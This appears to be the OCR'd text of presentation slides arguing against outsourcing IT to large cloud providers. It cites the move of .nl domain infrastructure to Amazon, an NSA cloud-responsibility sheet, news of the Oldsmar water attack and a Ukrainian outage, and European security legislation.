


Technologie • 30 jan 16:50 • Aangepast op 30 jan 21:10

Kamervragen over vertrek van .nl-domeinen naar de VS

Auteur: Bram van Eijndhoven

De organisatie achter de .nl-domeinnamen gaat zijn infrastructuur bij Amazon onderbrengen. Volgens Stichting Internet Domeinregistratie Nederland (SIDN) zou dat het technisch beheer makkelijker maken, maar techondernemer Bert Hubert vindt het een slecht idee. 'De hele IT-industrie is heel snel bezig al zijn servers te verhuizen naar cloud-operators. Dat is best wel te begrijpen, maar in Europa houden we bijna niks meer over.'



National Security Agency | Cybersecurity Information Sheet

Uphold the Cloud Shared Responsibility Model

Executive summary


The threat landscape of the cloud differs from that of a traditional on-premises environment. An increasing reliance on the cloud brings new complexities and security challenges, and as a result, adversaries are increasingly targeting these environments.

Customers often incorrectly assume that the cloud service provider (CSP) manages important aspects of safeguarding resources in the cloud that are not the CSP’s responsibility. CSPs provide highly automated, software-defined, and application programming interface (API)-driven platforms that “do what they’re told” by customers without any human oversight on the CSP side. Misconfiguration and lack of security controls are significant risks in cloud environments.

Computer security is pants. And if you outsource your systems, your security will be pants **somewhere else.** Except now easier to ignore.

Confidentiality
Integrity
Availability


Not just about our privacy.



A Hacker Tried to Poison a Florida City's Water Supply, Officials Say

The attacker upped sodium hydroxide levels in the Oldsmar, Florida, water supply to extremely dangerous levels.

https://www.cisa.gov/water



Free Cyber Vulnerability Scanning for Water Utilities


CISA's Free Cyber Vulnerability Scanning for Water Utilities fact sheet explains the process and benefits of signing up for CISA's free vulnerability scanning program.

EPA Water Resilience Cybersecurity Help Desk

EPA's help desk is available 24/7 and responds to water cyber inquiries within two days. The help desk provides guidance to help prevent, detect, respond to and recover from cyber incidents.

EPA Free Cybersecurity Assessment Service


EPA conducts free cyber assessment for drinking water and wastewater utilities using EPA's Cybersecurity Checklist derived from CISA's CPGs. Utilities receive a summary report and a Risk Management Plan to help in prioritizing cybersecurity efforts.



Ukraine faces second day of huge phone and internet outage after suspected Russian cyberattack

Ukrainian authorities accused Russia's military intelligence unit of being responsible.

December 2023



The stack is too high!

You can still resist..

How did we get here?

- **Amateur hour**
- For dangerous chemicals, industrial plants, power plants, we’ve developed rules and legislation
  - Over the centuries
  - Pre-Titanic, everyone could just design a ship
- We’ve moved to computers faster than we could craft rules
  - And we’re still not ready
- Security is not something that gets you a promotion
  - Best you can achieve is “not fail dramatically”
- Boards of directors in The Netherlands and Europe are mostly devoid of technical knowledge
- Boards therefore prefer to outsource

- **NEW: Legislation like NIS2 directive (NCSC), CRA (RDI), DORA, PLD…**

ISO 27001

PHISHING
TRAINING

ITIL

AVG/GDPR


COBIT

